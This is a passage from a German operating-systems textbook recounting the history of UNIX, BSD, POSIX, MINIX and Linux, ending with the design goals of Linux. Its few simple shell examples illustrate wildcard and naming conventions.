Um dieses Vorgehen, das allgemein als nicht zufriedenstellend und unproduktiv angesehen wurde, zu umgehen, wurde am Dartmouth College und vom M.I.T. das Time-sharing-Verfahren entwickelt. Das Dartmouth-System konnte nur BASIC ausführen und genoss einen kurzen kommerziellen Erfolg, bevor es wieder verschwand. Das M.I.T. System CTSS war universell verwendbar und ein enormer Erfolg unter Wissenschaftlern. Innerhalb kurzer Zeit gingen die Forscher am M.I.T. Verbindungen mit Bell Labs und General Electric (zu der Zeit ein Computerproduzent) ein und begannen, ein System der zweiten Generation, **MULTICS (MULTiplexed Information and Computing Service)**, zu entwerfen, wie wir es in Kapitel 1 bereits beschrieben haben.

Bell Labs war zwar eines der Gründungsmitglieder, stieg aber später aus dem Projekt aus, was dazu führte, dass einer der Forscher von Bell Labs, Ken Thompson, sich nach einer interessanteren Beschäftigung umsah. Er entschied sich schließlich, selbst eine vereinfachte Version des MULTICS auf einem ausrangierten PDP-7-Minicomputer zu schreiben (damals in Assembler). Trotz der winzigen Größe des PDP-7 funktionierte das System tatsächlich und unterstützte Thompsons Entwicklungserfolg. In der Folge nannte einer der anderen Forscher der Bell Labs, Brian Kernighan, es zum Spaß **UNICS (UNiplexed Information and Computing Service)**. Ungeachtet kursierender Wortspiele wie „EUNUCHS“, ein kastriertes MULTICS, blieb der Name, auch wenn die Schreibweise später in UNIX geändert wurde.

10.1.2 PDP-11-UNIX

Thompson's Arbeit beeindruckte viele seiner Kollegen bei den Bell Labs so sehr, dass er bald von Dennis Ritchie und später von seiner gesamten Abteilung unterstützt wurde. Zu dieser Zeit fanden zwei wichtige Entwicklungen statt. Erstens wurde UNIX von dem veralteten PDP-7 auf den viel moderneren PDP-11/20 und später auf den PDP-11/45 und den PDP-11/70 portiert. Die letzten beiden Maschinen dominierten die Welt der Minicomputer für geraume Zeit in den 1970er Jahren. Der Minicomputer PDP-11/45 und der PDP-11/70 waren leistungsstarke Maschinen mit einem für diese Zeit großen physischen Speicher (256 KB bzw. 2 MB). Außerdem hatten sie hardwareunterstützten Speicherschutz, der es ermöglichte, mehrere Benutzer zur selben Zeit zuzulassen. Dennoch waren es nur 16-Bit-Maschinen, die jeden Prozess auf 64 KB Programmcode und 64 KB Daten beschränkten, selbst wenn die Maschine weit mehr physischen Speicher besaß.

Die zweite Entwicklung betraf die Sprache, in der UNIX geschrieben wurde. Mittlerweile war schmerzlich klar geworden, dass es keine Freude war, das gesamte System für jede neue Maschine neu zu schreiben. Daher entschied sich Thompson, UNIX in einer höheren Programmiersprache neu zu schreiben, die er selbst entwickelt hatte und die **B** hieß. B war eine vereinfachte Variante von BCPL (welches selbst wiederum eine Vereinfachung von CPL war, die genau wie PL/I nie funktionierte). Aufgrund von Schwachpunkten in B, insbesondere dem Fehlen von Strukturen, war dieser Versuch jedoch nicht erfolgreich. Ritchie entwickelte daraufhin einen Nachfolger von B, (logischerweise) **C** genannt, und schrieb einen exzellenten Compiler dafür. In Zusammenarbeit schrieben Thompson und Ritchie UNIX in C neu. C war die richtige Sprache zur richtigen Zeit und dominiert seitdem die Systemprogrammierung.

1974 veröffentlichten Ritchie und Thompson einen Grundsatzartikel über UNIX (Ritchie und Thompson, 1974). Für die in diesem Artikel beschriebenen Arbeiten erhielten die beiden später den prestigeträchtigen Turing-Preis der ACM (Ritchie, 1984; Thompson, 1984). Die Veröffentlichung dieses Artikels veranlasste viele Universitäten bei den Bell Labs nach einer Kopie von UNIX zu fragen. Da die Muttergesellschaft von Bell Labs, AT&T, damals ein regulierter Monopolist war, dem es nicht erlaubt war, im Computergeschäft tätig zu sein, gab es von dort keine Einwände, UNIX gegen einen bescheidenen Betrag für Universitäten zu lizenziieren.

Durch eine dieser Fügungen, die oft die Geschichte beeinflussten, war die PDP-11 der Rechner der Wahl an beinahe jeder Informatikfakultät und das mit der PDP-11 ausgelieferte Betriebssystem fanden Professoren und Studenten gleichermaßen schrecklich. UNIX füllte schnell diese Lücke, nicht zuletzt, weil es mit dem vollständigen Quellcode geliefert wurde, so dass die Leute endlos damit herumspielen konnten, was sie auch taten. Zahllose wissenschaftliche Treffen wurden wegen UNIX organisiert, mit hervorragenden Rednern, die über seltsame Fehler im Kern berichteten, die sie gefunden und behoben hatten. Ein australischer Professor, John Lions, schrieb einen Kommentar über den UNIX-Quellcode in einer Art, die normalerweise für Arbeiten von Chaucer oder Shakespeare reserviert ist (Nachdruck als Lions, 1996). Das Buch beschrieb Version 6,

die so genannt wurde, weil sie in der sechsten Auflage des UNIX-Programmierhandbuchs beschrieben war. Der Quellcode umfasste 8.200 Zeilen C-Code und 900 Zeilen Assemblercode. Als Ergebnis all dieser Aktivitäten verbreiteten sich neue Ideen und Verbesserungen rasch.

Innerhalb von ein paar Jahren wurde Version 6 durch Version 7 ersetzt, die erste portable Version von UNIX (sie lief auf der PDP-11 und der Interdata 8/32), mit jetzt 18.800 Zeilen C-Code und 2.100 Zeilen Assemblercode. Eine ganze Generation von Studenten wurde mit Version 7 ausgebildet und trug zur weiteren Verbreitung bei, nachdem sie ihr Examen gemacht hatten und in der Industrie zu arbeiten begannen. Mitte der 1980er Jahre lief UNIX auf Minicomputern und Workstations von einer Reihe von Herstellern. Einige Anbieter lizenzierten auch den Quellcode, um eigene Versionen von UNIX zu entwickeln. Darunter war auch ein kleines Startup-Unternehmen namens Microsoft, das Version 7 unter dem Namen XENIX einige Jahre verkaufte, bis sich dessen Interesse auf andere Dinge richtete.

10.1.3 Portable UNIX-Varianten

Nun da UNIX in C geschrieben war, wurde das Übertragen auf eine neue Maschine, das sogenannte Portieren, sehr viel einfacher als in den Anfängen. Zunächst erfordert eine Portierung einen C-Compiler für die neue Maschine. Dann folgt das Schreiben von Gerätetreibern für die Ein-/Ausgabegeräte der neuen Maschine, wie Bildschirme, Drucker und Platten. Auch wenn die Treiber in C programmiert sind, kann der Code nicht von einer Maschine auf eine andere übernommen, übersetzt und ausgeführt werden, da keine Platte wie die andere arbeitet. Schließlich muss ein kleiner maschinen-abhängiger Teil neu geschrieben werden, wie die Unterbrechungsbehandlung und Speicher verwaltungsroutinen. Diese werden meistens in Assembler programmiert.

Nach der Portierung auf die PDP-11 erfolgte die nächste auf den Minicomputer Interdata 8/32. Bei dieser Übung wurde offensichtlich, dass UNIX von vielen impliziten Annahmen ausging, die die Maschine betraf, auf der UNIX lief. Dazu gehört zum Beispiel die Voraussetzung, dass Integer und Zeiger jeweils 16 Bit enthalten (mit der Folge von maximal 64 KB Programmcode) und dass auf der Maschine exakt drei Register für wichtige Variablen zur Verfügung stehen. Keine dieser Annahmen galt für die Interdata, so dass ein beträchtlicher Arbeitseinsatz notwendig war, um UNIX zu bereinigen.

Ein anderes Problem war, dass Ritchies Compiler, obwohl er schnell war und guten Objektcode erzeugte, nur PDP-11-Objektcode erzeugte. Statt einen neuen Compiler für die Interdata zu schreiben, entwarf und implementierte Steve Johnson von den Bell Labs einen **portablen C-Compiler**, der mit ein wenig Aufwand dazu gebracht werden konnte, Code für jede denkbare Maschine zu produzieren. Über Jahre basierte fast jeder C-Compiler für andere Maschinen auf dem Compiler von Johnson, wodurch die Verbreitung von UNIX auf neuen Maschinen sehr unterstützt wurde.

Die Portierung auf die Interdata schritt zunächst nur langsam voran, da alle Entwicklungsarbeiten auf der einzigen lauffähigen UNIX-Maschine, einer PDP-11, stattfinden mussten, die sich im fünften Stock bei Bell Labs befand. Die Interdata war im ersten Stock. Das Erzeugen einer neuen Version bedeutete eine Übersetzung im fünften Stock, anschließend musste ein Magnetband nach unten in den ersten Stock getragen werden, um festzustellen, ob es funktionierte. Nach einigen Monaten des Band-Hin- und-Hertragens hat eine unbekannte Person gesagt: „Wisst ihr, wir sind eine Telefongesellschaft. Können wir nicht ein Kabel zwischen diesen beiden Maschinen verlegen?“ Damit war das UNIX-Netzwerk geboren. Nach der Portierung auf die Interdata wurde UNIX auf die VAX und andere Rechner portiert.

Nachdem AT&T 1984 von der US-Regierung aufgespalten wurde, war es dem Unternehmen gesetzlich möglich, eine Computerabteilung zu gründen, was auch bald geschah. Kurz darauf gab AT&T das erste kommerzielle UNIX-Produkt heraus, System III. Dieses wurde nicht gut aufgenommen und nach einem Jahr durch eine verbesserte Version, System V, ersetzt. Was mit System IV passierte, ist eines der großen ungelösten Rätsel der Informatik. Das ursprüngliche System V wurde seitdem durch die Versionen 2, 3 und 4 ersetzt, jede größer und komplizierter als ihr Vorgänger. Bei diesem Prozess wurde die ursprüngliche Idee von einem einfachen, eleganten System allmählich verwässert. Die Gruppe um Ritchie und Thompson produzierte zwar später eine achte, neunte und zehnte Version von UNIX, diese waren jedoch nie weit verbreitet, weil AT&T seine geballte Marketing-Macht in System V setzte. Trotzdem sind einige Ideen aus den Versionen 8, 9 und 10 in System V eingeflossen. Schließlich entschied sich AT&T, dass es eine Telefongesellschaft und kein Computerunternehmen sein wollte, und verkaufte sein UNIX-Geschäftsfeld 1993 an Novell. Novell wiederum verkaufte es 1995 an die Santa Cruz Operation. Ab diesem Zeitpunkt war es beinahe irrelevant, wer der Eigentümer war, da alle wichtigen Computerunternehmen bereits Lizenzen besaßen.

10.1.4 Berkeley-UNIX

Eine der vielen Universitäten, die UNIX Version 6 schon früh erworben, war die Universität von Kalifornien in Berkeley. Da der gesamte Quellcode verfügbar war, war Berkeley in der Lage, das System grundlegend zu verändern. Gefördert von der ARPA (Advanced Research Projects Agency des US-Verteidigungsministeriums) produzierte und veröffentlichte Berkeley eine verbesserte Version für die PDP-11 unter dem Namen **1BSD (First Berkeley Software Distribution)**. Darauf folgte bald schon eine weitere Version für die PDP-11, 2BSD.

Wichtiger waren allerdings die Versionen für die VAX, 3BSD und insbesondere 4BSD. Auch AT&T hatte eine VAX-Version von UNIX namens **32V**, dies war aber im Wesentlichen Version 7. Im Gegensatz dazu enthielt 4BSD eine große Anzahl von Verbesserungen. An erster Stelle stand dabei die Verwendung von virtuellem Speicher und Paging, wodurch Programme möglich wurden, die größer als der physische Speicher waren, da nun Teile bei Bedarf ein- und ausgelagert werden konnten. Eine weitere

Änderung erlaubte Dateinamen mit mehr als 14 Zeichen. Die Implementierung des Dateisystems wurde ebenso verändert, wodurch es deutlich schneller wurde. Die Behandlung von Signalen wurde zuverlässiger gemacht. Netzwerke wurden eingeführt, wodurch das verwendete Netzwerkprotokoll **TCP/IP** als De-facto-Standard in der UNIX-Welt und später im von UNIX-Servern dominierten Internet begründet wird.

Berkeley entwickelte auch eine große Anzahl von Hilfsprogrammen, darunter einen neuen Editor (*vi*), eine neue Shell (*csh*), Pascal- und LISP-Compiler und viele andere. All diese Verbesserungen veranlassten Sun Microsystems, DEC und andere Computerhersteller ihre Versionen von UNIX auf Berkeley-UNIX anstatt auf der „offiziellen“ Version von AT&T, System V, aufzubauen. Als Konsequenz etablierte sich Berkeley-UNIX im akademischen und im militärischen Bereich. Weitere Informationen zu Berkeley-UNIX sind in (McKusick et al., 1996) zu finden.

10.1.5 Standard-UNIX

In den späten 80er Jahren waren zwei verschiedene und zum Teil inkompatible Versionen von UNIX weit verbreitet im Einsatz: 4.3BSD und System V Release 3. Zusätzlich ergänzte praktisch jeder Hersteller seine eigenen, nicht standardisierten Verbesserungen. Zusammen mit der Tatsache, dass es keinen Standard für Binärprogrammformate gab, hemmte diese Spaltung der UNIX-Welt den kommerziellen Erfolg von UNIX, da es für Softwareanbieter unmöglich war, UNIX-Programme so zu schreiben und zu packen, dass sie auf jedem UNIX-System lauffähig waren (wie das für MS-DOS routinemäßig gemacht wurde). Verschiedene Versuche, UNIX zu standardisieren, schlugen anfänglich fehl. AT&T stellte zum Beispiel die **SVID (System V Interface Definition)** auf, worin alle Systemaufrufe, Dateiformate usw. definiert wurden. Dieses Dokument war der Versuch, alle System-V-Anbieter auf einer Linie zu halten, es hatte aber keinerlei Einfluss auf das Lager des Feindes (BSD), wo es schlicht ignoriert wurde.

Der erste ernsthafte Versuch, die beiden Richtungen von UNIX zusammenzufassen, wurde unter der Schirmherrschaft des IEEE-Standardisierungsgremiums unternommen, einer hoch respektierten und – was am wichtigsten war – neutralen Stelle. Hunderte von Persönlichkeiten aus Industrie, Wissenschaft und Regierung beteiligten sich an dieser Arbeit. Der gemeinsame Name für dieses Projekt war **POSIX**. Die ersten drei Buchstaben stehen für „Portable Operating System“. Die Buchstaben *IX* wurden angefügt, damit der Name nach UNIX klingt.

Nach vielen Argumenten und Gegenargumenten, Widerlegungen und Gegenwiderlegungen brachte das POSIX-Komitee einen Standard heraus, der als **1003.1** bekannt wurde. Er definiert eine Menge von Bibliotheksfunktionen, die jedes konforme System bereitstellen muss. Die meisten dieser Prozeduren führen einen Systemaufruf durch, aber einige können auch außerhalb des Kerns implementiert werden. Typische Prozeduren sind *open*, *read* und *fork*. Die Idee in POSIX ist, dass ein Softwarehersteller, der Programme schreibt, die nur die von 1003.1 definierten Prozeduren verwenden, sicher sein kann, dass sein Programm auf jedem konformen UNIX-System läuft.

Obwohl die meisten Standardisierungsgremien dazu neigen, einen fürchterlichen Kompromiss mit einigen Lieblingsfähigkeiten von jedem zu erzeugen, ist 1003.1 erstaunlich gut, insbesondere wenn man die große Zahl der Beteiligten mit ihren unterschiedlichen Interessen bedenkt. Statt die Vereinigung der Eigenschaften aus System V und BSD als Ausgangspunkt zu verwenden (was die Regel für Standardisierungsgremien ist), nahm das IEEE-Komitee die Schnittmenge. Grob gesagt, wurde eine Eigenschaft, wenn sie sowohl in System V als auch in BSD enthalten war, in den Standard aufgenommen, anderenfalls wurde sie nicht aufgenommen. Als Folge dieses Vorgehens hatte 1003.1 große Ähnlichkeit mit dem gemeinsamen Vorgänger von System V und BSD, das heißt mit Version 7. Das 1003.1-Dokument ist so geschrieben, dass sowohl diejenigen, die das Betriebssystem implementieren, als auch Anwendungsprogrammierer es verstehen können, was ebenfalls eine Neuheit in der Welt der Standards ist – doch hier wird bereits an einer Abhilfe gearbeitet.

Obwohl der 1003.1-Standard nur Systemaufrufe behandelt, standardisieren andere, verwandte Dokumente Threads, Hilfsprogramme, Netzwerke und viele weitere Fähigkeiten von UNIX. Zusätzlich wurde von ANSI und ISO auch die Sprache C standardisiert.

10.1.6 MINIX

Eine Eigenart aller modernen UNIX-Systeme ist, dass sie groß und komplex sind, in gewisser Weise die Antithese zur ursprünglichen Idee von UNIX. Selbst wenn der Quellcode frei zugänglich wäre – was er in den meisten Fällen nicht ist –, ist es ohne Frage mittlerweile unmöglich, dass ein einzelner Mensch noch alles verstehen kann. Diese Situation veranlasste den Autor dieses Buches, ein neues UNIX-ähnliches System zu schreiben, das klein genug war, um es zu verstehen, dessen vollständiger Quellcode frei zugänglich war und das für Ausbildungszwecke eingesetzt werden konnte. Dieses System bestand aus 11.800 Zeilen C-Code und 800 Zeilen Assemblercode. Es wurde 1987 herausgegeben und war funktional fast äquivalent zur UNIX-Version 7, der Hauptstütze der meisten Fakultäten für Informatik während der PDP-11-Ära.

MINIX war eines der ersten UNIX-ähnlichen Systeme, das auf dem Konzept des Mikrokerns aufbaute. Die Idee eines Mikrokerns ist, nur minimale Funktionalität im Kern bereitzustellen, um ihn zuverlässig und effizient zu machen. Deshalb wurden Speicherverwaltung und Dateisystem in Benutzerprozesse ausgelagert. Der Kern behandelte nur den Nachrichtenaustausch der Prozesse und noch ein wenig mehr. Der Kern bestand aus 1.600 Zeilen C-Code und 800 Zeilen Assemblercode. Aus technischen Gründen, die mit der Architektur des 8088 zusammenhingen, waren auch die Gerätetreiber (zusätzliche 2.900 Zeilen C-Code) im Kern. Das Dateisystem (5.100 Zeilen C-Code) und die Speicherverwaltung (2.200 Zeilen C-Code) liefen als zwei separate Benutzerprozesse.

Mikrokerne haben gegenüber monolithischen Kernen den Vorteil, dass sie durch ihre hochmodulare Struktur einfach zu verstehen und zu warten sind. Außerdem macht die Verlagerung von Code aus dem Kern in Benutzerprozesse diesen zuverlässiger, da der Absturz eines Benutzerprozesses weniger Schaden anrichtet als der Absturz einer Komponente im Kern. Ihr großer Nachteil ist eine etwas schlechtere Leistung durch

die zusätzlichen Wechsel zwischen Benutzermodus und Kernmodus. Trotzdem ist Leistung nicht alles: Alle modernen UNIX-Systeme führen X-Windows im Benutzermodus aus und akzeptieren die Performanceinbußen, um eine höhere Modularität zu erreichen (im Gegensatz zu Windows, bei dem sich die gesamte **Benutzungsoberfläche (GUI)** im Kern befindet). Andere bekannte Mikrokern-Entwürfe aus dieser Zeit sind Mach (Accetta et al., 1986) und Chorus (Rozier et al., 1988).

Innerhalb weniger Monate nach seinem Erscheinen wurde MINIX so etwas wie ein Kultobjekt, das eine eigene USENET-(heute Google-)Newsgroup, *comp.os.minix*, und mehr als 40.000 Benutzer hatte. Viele Anwender steuerten Befehle und andere Benutzerprogramme bei, so dass MINIX ein kollektives Unternehmen einer großen Zahl von Nutzern wurde, die durch das Internet miteinander verbunden waren. Es war ein Prototyp für andere kollektive Erfolge, die später folgten. Im Jahr 1997 wurde die Version 2.0 von MINIX freigegeben, wobei das Basissystem, jetzt mit Netzwerkunterstützung, auf 62.200 Zeilen Code angewachsen war.

Ab 2004 änderte sich die Richtung der MINIX-Entwicklung radikal. Der Fokus galt jetzt der Konstruktion eines äußerst zuverlässigen und sicheren Systems, das seine eigenen Fehler automatisch beheben konnte und selbstheilend wurde. Gleichzeitig funktionierte MINIX nach wie vor korrekt, selbst angesichts sich wiederholender Softwarefehler. Der Modularisierungsgedanke von Version 1 wurde bei MINIX 3.0 in hohem Maße ausgebaut, wobei fast alle Gerätetreiber in den Benutzerraum verlagert wurden. Jeder Treiber läuft dort als eigenständiger Prozess. Die Größe des gesamten Kerns fiel schlagartig unter 4.000 Codezeilen – eine Größe, die ein einzelner Programmier leicht verstehen kann. Interne Mechanismen wurden geändert, um die Fehler-toleranz auf vielerlei Arten zu erhöhen.

Zusätzlich wurden über 500 beliebte UNIX-Programme nach MINIX 3.0 portiert, darunter das **X-Window-System** (manchmal mit X abgekürzt), verschiedene Compiler (einschließlich *gcc*), Software zur Textverarbeitung, Netzwerksoftware, Webbrowser und vieles mehr. Anders als die vorherigen Versionen, die in erster Linie der Lehre dienten, war das System ab MINIX 3.0 durchaus kommerziell einsatzfähig, wobei sich der Fokus zugunsten hoher Zuverlässigkeit verschoben hat. Das Endziel ist: keine Reset-Tasten mehr.

Eine dritte Auflage des Buchs, in dem das neue System beschrieben wird, ist erschienen. Der Quellcode wird im Anhang zur Verfügung gestellt und ausführlich beschrieben (Tanenbaum und Woodhull, 2006). Das System entwickelt sich weiterhin und hat eine aktive Benutzergemeinde. Wenn Sie an weiteren Einzelheiten interessiert sind oder die aktuelle Version kostenlos bekommen möchten, besuchen Sie doch www.minix3.org.

10.1.7 Linux

In den frühen Jahren der MINIX-Entwicklung und -Diskussion im Internet fragten (bzw. verlangten in vielen Fällen) etliche Leute nach weiteren und besseren Eigen-schaften, wozu der Autor oft „Nein“ sagte (um das System so klein zu halten, dass Studenten es in einem einsemestrigen Kurs vollständig verstehen können). Dieses ständige „Nein“ ärgerte viele Benutzer. Zu dieser Zeit existierte FreeBSD noch nicht,

so dass es keine Ausweichmöglichkeit gab. Nach einigen Jahren beschloss ein finnischer Student, Linus Torvalds, einen weiteren UNIX-Klon zu schreiben, **Linux**, der ein ausgewachsenes Produktionssystem mit vielen Fähigkeiten werden sollte, die MINIX anfangs fehlten. Die erste Version von Linux, 0.0.1, wurde 1991 herausgegeben. Es wurde auf einer MINIX-Maschine entwickelt und übernahm viele Ideen von MINIX, angefangen von der Struktur der Quelltexte bis hin zum Layout des Dateisystems. Allerdings hatte es keinen Mikrokern, sondern folgte einem monolithischen Ansatz, mit dem gesamten Betriebssystem im Kern. Der Code umfasste 9.300 Zeilen C-Code und 950 Zeilen Assemblercode, war also ungefähr so groß wie MINIX und auch hinsichtlich der Funktionalität vergleichbar. Im Prinzip hat Torvalds MINIX umgeschrieben, dies war das einzige System, für das Torvalds den Quellcode besaß.

Linux wuchs schnell und es entwickelte sich zu einem vollwertigen UNIX-Klon, als virtuelle Speicherverwaltung, ein verbessertes Dateisystem und viele andere Eigenschaften eingefügt wurden. Obwohl es zunächst nur auf dem 386er lief (es enthielt sogar Assemblercode des 386 inmitten von C-Prozeduren), wurde es schnell auf andere Plattformen portiert und läuft jetzt genau wie UNIX auf einer Vielzahl von Maschinen. Ein Unterschied zu UNIX sticht aber hervor: Linux nutzt viele spezielle Fähigkeiten des *gcc*-Compiler und es müsste viel Arbeit investiert werden, bevor es mit einem Standard-ANSI-C-Compiler übersetzt werden könnte.

Die nächste wichtige Version von Linux war die Version 1.0 im Jahr 1994. Sie hatte ungefähr 165.000 Codezeilen und enthielt ein neues Dateisystem, Memory-Mapped-Dateien und eine zu BSD kompatible Netzwerkunterstützung mit Sockets und TCP/IP. Außerdem waren eine Reihe neuer Gerätetreiber enthalten. Viele kleinere Berichtigungen folgten in den nächsten zwei Jahren.

Ab dieser Zeit war Linux ausreichend kompatibel zu UNIX, so dass eine Unmenge an UNIX-Software auf Linux portiert werden konnte. Dadurch wurde Linux in höherem Maße einsatzfähig, als es sonst der Fall gewesen wäre. Zusätzlich begannen viele Menschen, sich für Linux zu interessieren und am Code zu arbeiten, so dass Linux unter der Oberaufsicht von Torvalds in viele Richtungen erweitert wurde.

Die nächste Hauptversion von Linux, 2.0, erschien 1996. Sie bestand aus 470.000 Zeilen C-Code und 8.000 Zeilen Assemblercode. Linux enthielt jetzt Unterstützung für 64-Bit-Architekturen, symmetrische Multiprogrammierung, neue Netzwerkprotokolle und zahlreiche andere Eigenschaften. Ein großer Teil der gesamten Codemenge wurde von der umfangreichen Sammlung an Gerätetreibern eingenommen. Weitere Versionen folgten schnell.

Die Versionsnummern des Linux-Kerns bestehen aus vier Zahlen in der Form *A.B.C.D*, z.B. 2.6.9.11. Die erste Zahl bezeichnet die Kernversion, die zweite Zahl die Hauptrevision. Vor dem 2.6-Kern entsprachen gerade Revisionsnummern den stabilen Kernversionen, wohingegen ungerade Nummern auf nicht stabile Revisionen, die noch in der Entwicklung waren, hinwiesen. Seit dem 2.6-Kern ist dies allerdings nicht mehr der Fall. Die dritte Zahl gibt kleinere Berichtigungen wie die Unterstützung von neuen Treibern an. Die vierte Zahl entspricht den kleineren Fehlerkorrekturen oder Sicherheitsreparaturen.

Eine umfangreiche Reihe von Standard-UNIX-Software wurde auf Linux portiert, darunter das X-Windows-System und eine große Menge von Netzwerksoftware. Außerdem wurden zwei unterschiedliche GUIs (GNOME und KDE) für Linux geschrieben. Kurz, es hat sich zu einem vollständigen UNIX-Klon entwickelt, mit all dem Schnickschnack, den UNIX-Liebhaber mögen.

Eine ungewöhnliche Eigenschaft von Linux ist seine Vermarktungsstrategie: Es ist freie Software. Man kann Linux von verschiedenen Internetseiten herunterladen, zum Beispiel von www.kernel.org. Linux steht unter einer Lizenz, die von Richard Stallman erarbeitet wurde, dem Begründer der Free Software Foundation. Obwohl Linux frei ist, ist diese Lizenz, die **GPL (GNU Public License)**, umfangreicher als die Lizenz von Microsofts Windows und legt fest, was man mit dem Code tun darf und was nicht. Benutzer dürfen den Quell- und den Binärkode frei benutzen, modifizieren, kopieren und weiterverbreiten. Die wesentliche Einschränkung ist, dass alle Arbeiten, die auf dem Linux-Kern basieren, nicht ausschließlich in binärer Form verkauft oder vertrieben werden dürfen; der Quellcode muss entweder mit dem Produkt geliefert oder auf Anfrage verfügbar gemacht werden.

Obwohl Linus Torvalds den Kern immer noch sehr genau kontrolliert, wurden eine Menge Benutzerprogramme von zahlreichen anderen Programmierern geschrieben, wobei viele ursprünglich aus den Online-Gemeinden von MINIX, BSD und GNU kamen. Mit der Weiterentwicklung von Linux wurde der Anteil derjenigen innerhalb der Linux-Gemeinde stetig kleiner, die Quellcode schreiben (bezeugt durch Hunderte von Büchern darüber, wie man Linux installiert und verwendet, während es über den Code und seine Funktionsweise nur eine Handvoll Bücher gibt). Auch verzichten immer mehr Linux-Anwender auf die freie Verbreitung im Internet und kaufen eine der vielen CD-ROM-Distributionen der zahlreichen konkurrierenden kommerziellen Unternehmen. Eine beliebte Website, auf der die aktuellen „Top 100“ der Linux-Distributionen aufgeführt sind, ist www.distrowatch.org. Seitdem mehr und mehr Softwareunternehmen beginnen, ihre eigenen Versionen von Linux zu verkaufen, und mehr und mehr Hardwarehersteller eine Vorinstallation auf den von ihnen gelieferten Rechnern anbieten, verschwimmt die Trennlinie zwischen kommerzieller und freier Software merklich.

Als interessante Fußnote zur Linux-Geschichte sollte erwähnt werden, dass der Linux-Zug gerade zu der Zeit, als er Fahrt aufnahm, einen großen Schub von unerwarteter Seite bekam – von AT&T. Im Jahr 1992 entschied Berkeley angesichts der zu Ende gehenden Finanzierung die BSD-Entwicklung mit einer letzten Ausgabe, 4.4BSD (die später die Basis für FreeBSD bildete), einzustellen. Da diese Version im Grunde keinen AT&T-Code enthielt, stellte Berkeley die Software unter eine Lizenz für Open-Source-Software (nicht GPL), die es jedem erlaubte, damit zu tun, was immer er wollte, mit einer Ausnahme – die Universität von Kalifornien zu verklagen. Die AT&T-Tochter, die UNIX kontrollierte, reagierte prompt mit – Sie haben es sicher schon erraten – einer Klage gegen die Universität von Kalifornien. Darüber hinaus wurde das Unternehmen BSDI verklagt, das von den BSD-Entwicklern gegründet wurde, um das System zu vertreiben und kommerziellen Support anzubieten, so wie es Red Hat und andere Unternehmen heute für Linux tun. Da praktisch kein AT&T-Code enthalten war, basierten die

Klagen auf Urheberrechts- und Warenzeichenverletzungen, unter anderem bezüglich der Telefonnummer von BSDI (1-800-ITS-UNIX). Obwohl man sich letztendlich außergerichtlich einigte, wurde FreeBSD dadurch so lange vom Markt ferngehalten, dass sich Linux gut etablieren konnte. Hätte es diesen Rechtsstreit, der 1993 begonnen hatte, nicht gegeben, dann wäre es zu einem ernsthaften Konkurrenzkampf zwischen zwei freien Open-Source-UNIX-Systemen gekommen: dem amtierenden Meister BSD, einem ausgereiften, stabilen System mit einer langen akademischen Tradition seit 1977, und dem lebhaften, jungen Herausforderer Linux, der gerade zwei Jahre alt war, aber eine wachsende Anhängerzahl unter Privatanwendern besaß. Wer weiß, wie diese Schlacht zwischen den freien UNICES dann ausgegangen wäre?

10.2 Überblick über Linux

Dieser Abschnitt enthält einen allgemeinen Überblick über Linux und seine Verwendung, insbesondere für diejenigen Leser, die nicht bereits damit vertraut sind. Fast alles, was hier gesagt wird, lässt sich ebenso auf alle anderen UNIX-Varianten mit nur kleinen Abweichungen anwenden. Obwohl Linux mehrere grafische Schnittstellen hat, wird der Fokus hier darauf liegen, wie Linux sich einem Programmierer darstellt, der in einem Shell-Fenster auf X arbeitet. Nachfolgende Abschnitte beziehen sich auf die Systemaufrufe und die interne Arbeitsweise.

10.2.1 Ziele von Linux

UNIX war immer ein interaktives System, das entworfen wurde, um mehrere Prozesse und mehrere Benutzer gleichzeitig zu verwalten. Es wurde von Programmierern für Programmierer geschrieben, zur Verwendung in einer Umgebung, in der die Mehrheit der Benutzer relativ erfahren und in (oft sehr komplexe) Projekte zur Softwareentwicklung eingebunden ist. Oft arbeiten viele Programmierer zusammen, um ein einzelnes System zu erstellen. Daher besitzt UNIX umfangreiche Möglichkeiten, um die Zusammenarbeit und den Austausch von Informationen auf eine kontrollierte Art und Weise zu unterstützen. Das Modell einer Gruppe erfahrener Programmierer, die eng zusammenarbeiten, um fortgeschrittene Software zu produzieren, unterscheidet sich offensichtlich stark vom Modell eines Personalcomputers mit einem einzelnen Anfänger, der allein mit einem Textverarbeitungsprogramm arbeitet. Dieser Unterschied spiegelt sich in UNIX von Anfang bis Ende wieder. Es ist nur natürlich, dass Linux viele dieser Ziele von UNIX geerbt hat, obgleich die erste Version für einen PC geschrieben worden war.

Was erwarten gute Programmierer von einem System? Zunächst wollen die meisten ein einfaches, elegantes und konsistentes System. Zum Beispiel sollte eine Datei auf der untersten Ebene einfach eine Ansammlung von Bytes sein. Das Vorhandensein von unterschiedlichen Dateiklassen für sequenziellen Zugriff, wahlfreien Zugriff, Zugriff über Schlüssel, entfernten Zugriff usw. (wie bei Großrechnern) ist hier einfach im Weg. Wenn das Kommando

```
ls A*
```

bedeutet, dass alle Dateien, die mit „A“ beginnen, aufgelistet werden, dann sollte das Kommando

```
rm A*
```

bedeuten, dass alle Dateien, die mit „A“ beginnen, gelöscht werden, und nicht, dass die Datei gelöscht wird, deren Name aus einem „A“ und einem Stern besteht. Diese Charakteristik wird manchmal als das *Prinzip der geringsten Überraschung* bezeichnet.

Etwas anderes, was erfahrene Programmierer im Allgemeinen erwarten, ist Mächtigkeit und Flexibilität. Das bedeutet, dass das System eine kleine Anzahl von Basiselementen haben sollte, die auf unendliche Arten kombiniert werden können, um die Aufgaben zu erfüllen. Eine grundlegende Richtlinie in Linux ist, dass jedes Programm genau eine Aufgabe erfüllen soll, diese aber gut. Daher erzeugen Compiler keine Listings, da andere Programme das besser können.

Schließlich haben die meisten Programmierer eine starke Abneigung gegen nutzlose Redundanz. Warum *copy* schreiben, wenn *cp* ausreicht? Um aus einer Datei *f* alle Zeilen, die die Zeichenkette „ard“ enthalten, zu extrahieren, schreibt ein Linux-Programmierer

```
grep ard f
```

Der gegensätzliche Ansatz sieht vor, den Programmierer zunächst das *grep*-Programm (ohne Parameter) auswählen zu lassen, woraufhin sich *grep* selbst ankündigt: „Hi, ich bin *grep*. Ich suche nach Mustern in Dateien. Bitte geben Sie das Muster ein.“ Nach der Eingabe des Musters fragt *grep* nach dem Dateinamen. Dann fragt es, ob es noch weitere Dateinamen gibt. Schließlich fasst es zusammen, was es tun wird, und fragt, ob das in Ordnung ist. Diese Art von Benutzungsschnittstelle mag für reine Anfänger sinnvoll sein, erfahrene Programmierer treibt es die Wände hoch. Was sie wollen, ist ein Diener, kein Kindermädchen.

10.2.2 Schnittstellen zu Linux

